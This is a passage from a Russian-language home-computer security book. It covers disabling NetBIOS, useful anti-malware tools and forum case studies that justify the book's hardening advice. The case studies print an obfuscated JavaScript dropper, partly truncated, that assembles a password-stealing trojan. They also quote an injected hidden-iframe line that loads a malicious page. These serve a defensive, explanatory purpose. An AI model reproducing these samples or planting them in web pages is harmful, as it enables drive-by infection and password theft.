


*Рис. 9. Вкладка Сеть окна свойств сетевого подключения*

В этом окне нас интересует список «Компоненты, используемые этим подключением». Необходимо по очереди выделить и удалить с помощью соответствующей кнопки все компоненты, кроме «**Протокол Интернета (TCP/IP)**» - в Windows Vista он называется «**Протокол Интернета версии 4 (TCP/IPv4)**» - и компонентов защитного программного обеспечения – например, также изображенного на рисунке NDIS-фильтра Kaspersky Internet Security. Когда компоненты удалены, выделите **Протокол Интернета...** и нажмите кнопку Свойства. В полученном окне нажмите кнопку Дополнительно и перейдите на вкладку WINS (рис. 10).




*Рис. 10. Вкладка WINS окна свойств протокола Интернета*

Снимите галочку «Включить просмотр LMHOSTS» и выберите параметр «Отключить NetBIOS через TCP/IP». Подтвердите изменения нажатием кнопки ОК во всех открытых ранее окнах.

**Эту же операцию необходимо провести для всех остальных сетевых подключений, если таковые имеются.**

В Windows XP после отключения LMHOSTS и NetBIOS автоматически удаляются службы **Локатор удаленного вызова процедур (RPC), Обозреватель компьютеров, Оповещатель, Поставщик поддержки безопасности NT LM, Рабочая станция, Сервер, Сетевой вход в систему, Служба сообщений.**

* * *

## *Приложение*

### *Полезное программное обеспечение*

В этом разделе приведены описания тех инструментов, которые часто используются консультантами по безопасности и могут быть полезны при наблюдении за системой и ее антивирусном контроле.

### *AVZ*

Антивирусная утилита AVZ – лучший инструмент для антивирусного консультанта. Эта программа изначально проектировалась для ручного удаления вредоносного программного обеспечения и потому предлагает широкий спектр функций для борьбы с компьютерными вирусами. Протоколы исследования системы, полученные с помощью AVZ, используются на многих ресурсах по информационной безопасности для оказания помощи в лечении от вредоносных программ.

Ключевые возможности AVZ:

**AVZGuard** – система самозащиты и блокировки опасных системных функций. Позволяет удалять самовосстанавливающиеся вирусы посредством блокировки операций их восстановления; препятствует выгрузке AVZ и защищаемых ее драйвером программ.

**AVZPM** – драйвер расширенного мониторинга системы, осуществляющий независимое от системы наблюдение за процессами и драйверами, что позволяет вычислять сложные вредоносные продукты класса RootKit.

**Скриптовый язык**, предоставляющий широкие возможности автоматизации выполняемых операций.

**Boot Cleaner** – система удаления файлов до загрузки операционной системы, что позволяет удалить практически любой вредоносный файл.

**Автокарантин**, позволяющий быстро собрать все подозрительные файлы для их изучения.

**База безопасных файлов**, позволяющая исключать из протоколов файлы, опознанные как безопасные.

**Антируткит** – подсистема блокировки перехватов системных функций, что позволяет успешно выявлять и уничтожать руткиты.

**Ревизор диска**, делающий снимки дисков и позволяющий выявлять изменения в файловой системе.

Кроме того, диспетчеры и менеджеры AVZ позволяют изучать и контролировать все критические точки операционной системы.

Настоятельно рекомендуется ознакомиться со справочной системой программы перед ее использованием.

Сайт разработчика http://z-oleg.com

### *HijackThis*

HJT была разработана как программа для выявления нежелательных изменений в настройках браузера и операционной системы в целом. В англоязычном секторе Интернета она остается основной программой исследования системы, хотя постепенно совместно с ней начинают применяться и более комплексные инструменты.

HijackThis генерирует текстовый протокол, по данным которого можно выявить некоторые вредоносные изменения и исправить их на корректные с помощью команды Fix now. Необходимо отметить, что по сравнению с AVZ возможности HJT ограничены, и при противодействии сложным случаям заражения использование AVZ является предпочтительным.

Загрузка программы: http://www.trendsecure.com/portal/en-US/tools/security_tools/hijackthis

### *Утилиты Sysinternals*

Ресурс Sysinternals был создан Марком Руссиновичем и Брюсом Когсвеллом с целью размещения и распространения набора программ для изучения различных компонентов и участков операционной системы. В 2006 году Sysinternals был приобретен Microsoft и теперь размещается по адресу http://technet.microsoft.com/en-us/sysinternals/.

Чаще других для диагностики системы используются следующие инструменты от Sysinternals:

**1) Autoruns** – средство просмотра ключей реестра, отвечающих за автозапуск компонентов операционной системы, и управления ими;

**2) Process Explorer** – расширенный диспетчер задач, позволяющий представлять процессы в виде дерева и изучать их свойства;

**3) Process Monitor** – инструмент, объединяющий возможности двух более ранних утилит, FileMon (средство мониторинга файловых операций в системе) и RegMon (программа наблюдения за операциями в реестре ОС);

**4) TCPView** – программа отображения открытых сетевых портов и установленных соединений.

### *Drop My Rights*

Существует простое, но малоизвестное решение, позволяющее пользователям избежать неприятностей при пользовании любым браузером. Этим решением является программа “Drop My Rights”, написанная сотрудником Microsoft Майклом Ховардом. Эта программа понижает системные права приложения до определенного уровня, вследствие чего оно не может нанести системе ощутимый ущерб; соответственно, пользователь может работать и в режиме

администратора, но при этом использовать Drop My Rights для ограничения системных прав потенциально опасных приложений (например, браузера) и добиваться таким образом более высокого уровня безопасности.

Drop My Rights в качестве параметра принимает путь к программе, чьи права следует понизить. Допустим, что администратор пожелал работать с Internet Explorer или Firefox в более безопасном режиме; в случае с IE он бы ввел в командную строку следующие параметры:

c:\путь_к_программе\dropmyrights.exe "C:\Program Files\Internet Explorer\iexplore.exe" C

Вследствие этого Internet Explorer будет запущен с пониженными привилегиями уровня C, или “Constrained user” («ограниченный пользователь»). В этом случае при встрече с какой-либо уязвимостью или ошибкой урон, который может нанести уязвимость, будет минимизирован. Список возможных уровней привилегий показан ниже:

N – normal user (обыкновенный пользователь)

C – constrained user (ограниченный пользователь)

U – untrusted user (ненадежный пользователь)

Ярлык приложения может быть настроен таким образом, чтобы оно всегда запускалось с минимальными правами. В свойствах ярлыка на закладке Ярлык необходимо изменить поле Объект, добавив перед путем к приложению адрес исполняемого файла DropMyRights.exe – к примеру, для браузера Firefox C:\windows\dropmyrights.exe "C:\Program Files\Mozilla Firefox\firefox.exe" N.

Следует иметь в виду, что некоторые программы могут работать с ошибками, если запустить их с ограниченными правами (к браузерам это, как правило, не относится).

О программе: http://msdn2.microsoft.com/en-us/library/ms972827.aspx

## Рекомендуемые ресурсы

**1. Антивирусный портал VirusInfo** (http://virusinfo.info).

VirusInfo – один из ведущих ресурсов русского сектора Интернета в области лечения компьютеров от вредоносного программного обеспечения. На базе VirusInfo сформировано уникальное экспертное сообщество, постоянно ведутся аналитические исследования, проводятся тесты антивирусного программного обеспечения, обсуждаются формы и способы противодействия вредоносным программам.

**2. Независимый информационно-аналитический портал Anti-Malware.ru** (http://anti-malware.ru).

Anti-Malware проводит регулярные тесты защитного программного обеспечения по многим параметрам, определяющим эффективность защитных решений – качество реактивного детектирования, проактивной защиты, самозащиты и т.д., осуществляет аналитические обзоры последних тенденций в индустрии безопасности, исследует рынок защитного ПО и публикует соответствующие отчеты.

**3. Портал OSZone** (http://oszone.net).

Обширная база знаний ресурса OSZone содержит ценные и интересные материалы об аппаратном и программном обеспечении компьютеров, операционных системах семейства Microsoft Windows, системах управления базами данных и т.д. В сферу внимания OSZone входят и вопросы обеспечения безопасности информации.

**4. Вирусная энциклопедия Viruslist** (http://viruslist.ru).

Viruslist – комплексный ресурс по информационной безопасности, поддерживаемый «Лабораторией Касперского». Основу Viruslist

составляет энциклопедия вредоносного программного обеспечения, включающая наименования и описания вредоносных программ, обнаруживаемых продуктами «Лаборатории Касперского»; представляют интерес также аналитические статьи о тенденциях развития вредоносного ПО, статистические сведения о частотности и распространенности определенных видов компьютерных вирусов и т.д.

**5. SecurityLab** (http://securitylab.ru).

Портал SecurityLab позволяет читателю быть в курсе последних событий в области информационной безопасности. Распространенные инфекции, обнаруженные уязвимости, новости высоких технологий и Интернета регулярно отражаются на новостных мониторах SecurityLab в сколь возможно сжатые сроки.

### Как выполнение рекомендаций книги защищает меня от вирусов?

В отличие от программных систем защиты, рекомендации по настройке системы не всегда наглядны в своей эффективности. Поэтому мы решили представить вам небольшой обзор случаев из реальной практики, подтверждающих важность выполнения наших советов.

*Скрипты (Java, JavaScript, Visual Basic Script)*

http://forum.kaspersky.com/index.php?showtopic=37667

**Обращение пользователя:**

Привет!

Помогите, плиз, прояснить ситуацию. Пользуюсь Оперой (Windows 2000) по умолчанию. Возникло подозрение, что страница некорректно отображается, решил посмотреть её в IE6 (давно не пользовался). После включения Аутпост показал обновление компонентов, появился

странный файл C:\syshkue.exe (8 кб), который сразу же попросился наружу, я заблокировал. Антивирус молчит, проверил в online file scanner: файл чистый. А вот после проверки файл просто исчез, остался только ярлычок в recent (я не удалял). Искал имя файла в Гугле, Яндексе - 0 результатов. Может кто-то объяснит мне, что это было?

Спасибо

**Ответ консультанта:**

На странице в исходнике в конце есть код:

```
<!--<S>--><script>try {var Ujt=& #39;rr2rP2rW2r42rl2rB2rR2r
K2rA2r72re2rC2rb2rf2rn2rM2rp2rc2rs2rj2r62rg2r32rG2rD2rd2rw2
ra2rk2rq2rL2rO2rX2ry2rS2rz2rH2r92rJ2rh2rU2rF2rx2r52r82rm2rV
2ro2rN2rt2rY2rI2rT2ri2Pr2PP2PW2P42Pl2PB2PR2PK2PA2P72Pe2PC2P
b2Pf2Pn2PM2Pp',zMb=Ujt.substr(2,1);var Qa=Array(nQ('245'),
nQ'186'),nQ('170'),187,160,185, nQ('189'),45088^45257,nQ
('165'),29546^29634,28687^28840,nQ('174'),nQ('188'),1570^16
78,nQ('244'),nQ('235'),nQ('163'),49402^49221,54054^54225,24
908^24968,45368^45563,24930^24987,nQ('248'),nQ('242'),231,1
66,26660^26772,nQ('164'),nQ('175'),nQ('230'),nQ('161'),225,
nQ('173'),2226^2064,nQ('177'),nQ('134'),nQ('226'),5704^5800,
52179^52023,178,nQ('243'),4844^4612,nQ('246'),62467^62613,1
46,nQ('151'),nQ('179'),52544^52656,nQ('148'),44528^44309,nQ
('149'),nQ('140'),36031^35895,171,nQ('139'),nQ('190'),nQ
('138'),180,38931^39144,8613^8543,49643^49430,nQ('252'),637
32^63499,nQ('254'),nQ('241'),15441^15573,nQ('227'),141,nQ
('157'),59249^59391,154);var dMJ;var SI;var qY,heS=&#39;rrrP
rWr4rlrBrRrKrAr7rerCrbr7rCrfrnrMrpr7rcr7rPrWr4rlrBrRrMrsrjr6
rcr7r4rKrWrerKrnrKrMrPr4rgrArArgr3rMrGrjr6rcr7r4rKrWrcrKrnrK
rMr3rMrGrjr6rcr7r4rKrPrfrKrnrKrMrPr3rDr4rdrArArPrwrPrRrfrarP
rDrlrerkrdrMrGrjr6rcr7r4rKrBrKrnrKrMrqrLrRrarArqrMrGrjr6rlrk
rOrXrdrWrbrarfrerRrDrWrdrdryrlrfrDrlrerXrfrSrzrkrOrWrerHrMrn
rMrHrWrcr9rKrnrnrKrJr3r9rjr6rhrjr6rcr7r4rKrbr4rArKrnrKrMrLrR
rRrBrUrqrqrMrKrHrKrOrXrdrWrbrarfrerRrDrArdrWr7rRrlrdrerDrLrd
rPrRrKrFrnrKrMrMrKrxrKrMrMrKrUrKr4rPrwrPr5r4rPrOr9r9;varfok=
'';Ujt=Ujt.split(zMb);for(dMJ=0;dMJ
<часть кода пропущена нами>
<heS.length;dMJ+=2){qY=heS.substr(dMJ,2);
for(SI=0;SI<Ujt.length;SI++){if(Ujt[SI]==qY)break;}
fok+=String.fromCharCode(Qa[SI]^201);}
function nQ(XH){return parseInt(XH)}document.write(fok);}
catch(e){}</script><!--</S>-->
```

**Что это?**

Это дроппер, или, как его еще можно назвать, троянский конструктор. Сам по себе он является Java-скриптом. Если в браузере разрешено выполнение скриптов, то он «собирает» на компьютере вредоносный файл (тот самый C:\syshkue.exe) и отправляет его на выполнение. Файл в данном случае относился к семейству воров паролей Trojan-PSW.Win32.LdPinch по классификации Лаборатории Касперского.

Отключение скриптов в браузере по нашим рекомендациям не позволяет этому дропперу запуститься. Соответственно, заражения не произойдет.

*Открытые порты, отключение служб*

http://forum.kaspersky.com/index.php?showtopic=35697

**Обращение пользователя:**

У меня проблема. Касперский постоянно выдает, что: Подозрительные действия Buffer overrun процесс (PID:960): C:\WINDOWS\system32\svchost.exe и выбор - разрешить или запретить. Запрещаешь - винда выдает, что будет закрыта через минуту, ну и вырубается, разрешаешь - появляются трояны в крупных количествах, которые постоянно удаляет Касперский. Весь комп проверил - ничего не находит. В чем собственно проблема или где ее искать??? (переустанавливал винду - не помогло)

**Что это?**

Это сетевая атака. По умолчанию, когда службы не отключены, svchost.exe занимает некоторые определенные порты, известные заранее и одинаковые для всех систем Windows XP (о чем говорилось

выше при описании портов со статусом LISTENING). Соответственно, при наличии неустраненной уязвимости существует возможность отправить на данный порт особым образом сформированный пакет данных и вызвать нежелательные последствия – в данном случае переполнение буфера и выполнение произвольного кода.

Отключение служб закрывает порты, делая невозможным нежелательные подключения и подобные атаки.
Запрет на входящие соединения в брандмауэре защищает от сетевых атак другие приложения, использующие сеть.
Установка критических обновлений Windows закрывает обнаруженные уязвимости, и атака теряет эффект.

*Надстройки браузера*

http://forum.kaspersky.com/index.php?showtopic=38908

**Обращение пользователя:**

Всем привет.

Я много слышал раз про то, что какая то дрянь уводит деньги с еголд счетов. Вот теперь эта неприятность коснулась сегодня и меня. Зайдя сегодня на свой е-голд счет, я хотел перевести человеку 10$ и в этот момент с моего счета резко снялись куда то все деньги 770$. Что самое интересное, деньги снялись в валюте OZ и главное все подчистую, хотя такое не возможно, по любому на счете должно остаться хоть 0.01$.

**Ответ консультанта после изучения протоколов исследования системы:**

Еще один шпион. Выполните скрипт в AVZ

```
begin
SearchRootkit(true, true);
SetAVZGuardStatus(True);
QuarantineFile('C:\WINDOWS\system32\msindeo.dll','');
DeleteFile('C:\WINDOWS\system32\msindeo.dll');
ExecuteSysClean;
RebootWindows(false);
end.
```

**Что это?**

Файл C:\WINDOWS\system32\msindeo.dll являлся Browser Helper Object, т.е. одной из надстроек Internet Explorer. Благодаря этому он не обнаруживался брандмауэром и мог осуществлять практически любые сетевые действия из заложенных в него при написании без какого бы то ни было контроля. Антивирусу он не был известен, а брандмауэр его просто не видел.

Отключение надстроек Internet Explorer не позволило бы этому файлу выполнять какие-либо действия, и деньги не были бы похищены.

*IFRAME*

http://forum.kaspersky.com/index.php?showtopic=39219

**Обращение пользователя:**

Проверил сегодня сайт, за которым меня попросил присмотреть приятель.

Во время загрузки обращается к пяти сторонним узлам. Из каталога вычистил несколько файлов, которые появились несанкционированно - "arm.php", "1.php" и "ps.php". Закрыл все доступы. Снял права на запись со всех папок. В папке "cgi-bin" был скрипт "cgitelnet.pl" - удалил. Поменял пароли на панель управления и фтп-доступ. Но при загрузке по-прежнему обращается к каким-то хакерским узлам. ФФ просто

вылетает. Опера предлагает поставить "чистильщик реестра".

Хостер, незадолго до этого, сообщал о массовом хищении паролей ФТП у него и просил всё поменять. Я это сделал. Но, видимо, опоздал. Мои компы чистые. Мои сайты - полтора десятка - тоже чистые. Залезли через хостера - 100%.

Саппорт, в ответ на просьбу о помощи, написал: "Со своей стороны, можем удалить вставленные вирусом строчки из файлов (нужно указать пример строки которую нужно удалить из файлов)".

Что делать, подскажите? Где чистить? Спасибо.

**Ответ консультанта:**

Самую первую строчку перед head в исходнике уберите.

```
echo "<iframe src='radiodeejay.hr/forum/lang/inexed.htm'
width=1 height=1></iframe>"
```

**Что это?**

Это скрытое перенаправление браузера на зараженную веб-страницу, с которой, в свою очередь, скачивается тот или иной вредоносный файл. Тип и количество скачиваемых вирусов может быть любым в зависимости от цели взлома.

Отключение IFRAME в браузере не позволяет ему использовать подобные скрытые перенаправления, и заражения не происходит.

Таков краткий обзор основных позиций наших советов. Практически любая наша рекомендация может быть подтверждена подобными примерами. Надеяться на везение в вопросах безопасности, как правило, не имеет смысла – требуется точный расчет и эффективная профилактика заражения. Книга поможет вам в этом.

## *Заключение*

При создании этой книги основной задачей авторов было и остается представление единого комплекса советов по обеспечению безопасности компьютера без использования специализированных программных продуктов. Возможно, читатель обратил внимание на тот факт, что часто подобная защита достигается посредством отключения функционала, что влечет за собой некоторые неудобства в работе; действительно, несмотря на то, что мы прилагаем определенные усилия по уменьшению возможных побочных эффектов, в некоторых аспектах безопасности удобство и защищенность по-прежнему сочетаются с трудом. Иногда мы слышим и утверждения, что описанный комплекс советов излишне параноидален, а для защиты компьютера достаточно и антивируса.

Такая реакция неудивительна, поскольку защита компьютера посредством отключения уязвимого функционала – явление новое для большинства пользователей Интернета, а мысль о том, что пользователь должен принимать участие в обеспечении безопасности своего компьютера, многим кажется и вовсе, скажем так, странной – «я же поставил антивирус! вот пусть он меня и защищает». В связи с этим необходимо отметить, что не существует автоматизированных решений, которые могли бы полностью обеспечить защиту компьютера – хотя бы потому, что с точки зрения выполняемых действий вредоносное программное обеспечение ничем не отличается от легитимного: просто те или иные системные функции, как любой инструмент, могут быть использованы и для полезных, и для опасных действий. Отличить «хорошее» приложение от «плохого» может только сам пользователь. Поэтому его участие требуется при обеспечении безопасности.

Ценность советов по пользовательской проактивной защите компьютера состоит в том, что они не имеют срока истечения. Они способны предохранить ваш компьютер не только от тех угроз, которые уже

существуют, но и от всех тех, которые появятся через год, два года, пять лет и так далее. В качестве примера можно привести недавнюю уязвимость в службе Сервер [Server], схожую с той, которая несколько лет назад эксплуатировалась червем Blaster. В то время выпустили исправление для Windows, та **конкретная** уязвимость была устранена, но сейчас, когда была обнаружена **новая** уязвимость, компьютеры пользователей вновь оказались беззащитны перед ней до очередного обновления Windows. Все компьютеры, кроме тех, которые настроены в соответствии с нашими советами. Какую бы уязвимость ни нашли злоумышленники в службе Server, сейчас, или пять лет спустя, с ее помощью нельзя будет атаковать компьютер, на котором эта служба не работает.

Помните, что безопасность ваших данных зависит только от вас – защитные программы являются лишь набором инструментов для облегчения вашей задачи. Будьте внимательны, осторожны и недоверчивы, и угроза обойдет вас стороной.

### *Литература*

**1. Kaspersky Internet Security 2009. Руководство пользователя.** ЗАО «Лаборатория Касперского», 2008.

**2. Eset NOD32 Smart Security. Руководство пользователя.** ESET spol. s.r.o., 2007.

**3. Unpatched Windows PCs own3d in less than four minutes.** http://www.theregister.co.uk/2008/07/15/unpatched_pc_survival_drops/

**4. Зайцев О.В.** Тестирование AntiSpyware-программ // «Компьютер-Пресс», № 10, 2005.

**5. Avoiding buffer overruns (Windows).** http://msdn.microsoft.com/en-us/library/ms717795(VS.85).aspx

**6. Иванова Г.С.** Технология программирования. М., 2002.

**7. Зайцев О.В.** Технологии современных вредоносных программ // «Компьютер-Пресс», № 3, 2008.

## *Об авторах этой книги*

**Автор-составитель: Николай Головко,** независимый консультант по компьютерной безопасности, золотой бета-тестер Лаборатории Касперского, официальный переводчик антивирусной утилиты AVZ, координатор антивирусного портала VirusInfo.

Раздел «Встроенные средства защиты Windows Vista» написан золотым бета-тестером Лаборатории Касперского **Андреем Бондаренко**.

При разработке комплекса рекомендаций, представленного в книге, использовались советы эксперта в области предотвращения вторжений, участника форумов Anti-Malware.ru, известного как **p2u**, а также рекомендации по защите компьютера в Интернете белорусского журналиста **Сергея Римши**.

**Благодарности**

В тестировании и проверке материалов участвовали:

**Анна Почкай**

*Форум Лаборатории Касперского*: **~nOn sTop~ ; dey ; Serega_I ; Ego1st ; ANDYBOND ; Umnik ; JIABP ; MiStr**

*VirusInfo*: **Олег Зайцев ; RiC ; pig ; Xen ; Minos ; ALEX(XX) ; Shu_b ; rav**

*Сообщество Anti-Malware*: **SuperBrat ; Сергей Ильин**

*СофтФорум*: **Saule**



http://security-advisory.ru – официальный сайт проекта.